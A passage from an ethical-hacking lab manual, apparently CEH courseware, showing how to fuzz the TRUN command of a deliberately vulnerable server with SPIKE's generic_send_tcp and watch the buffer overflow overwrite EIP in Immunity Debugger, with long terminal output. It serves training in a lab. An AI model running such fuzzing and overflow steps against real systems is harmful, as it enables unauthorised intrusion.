
42. Now, in the **terminal** window, type **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

43. Leave the script running in the terminal window.

```
generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 - Parrot Terminal
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1301
^C
[~]-[root@parrot]-[~]
  #pluma trun.spk
[root@parrot]-[~]
  #generic send tcp 10.10.1.11 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
  Menu generic_send_tcp 10.10...
```

44. Now, click **CEHv12 Windows 11** switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
45. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.
46. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.




47. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine and press **Ctrl+Z** to terminate the script running in the terminal window.


```

Applications Places System generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
Fuzzing Variable 0:1603
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1604
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1605
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1606
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1607
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1608
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1609
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1610
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1611
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
# 
```

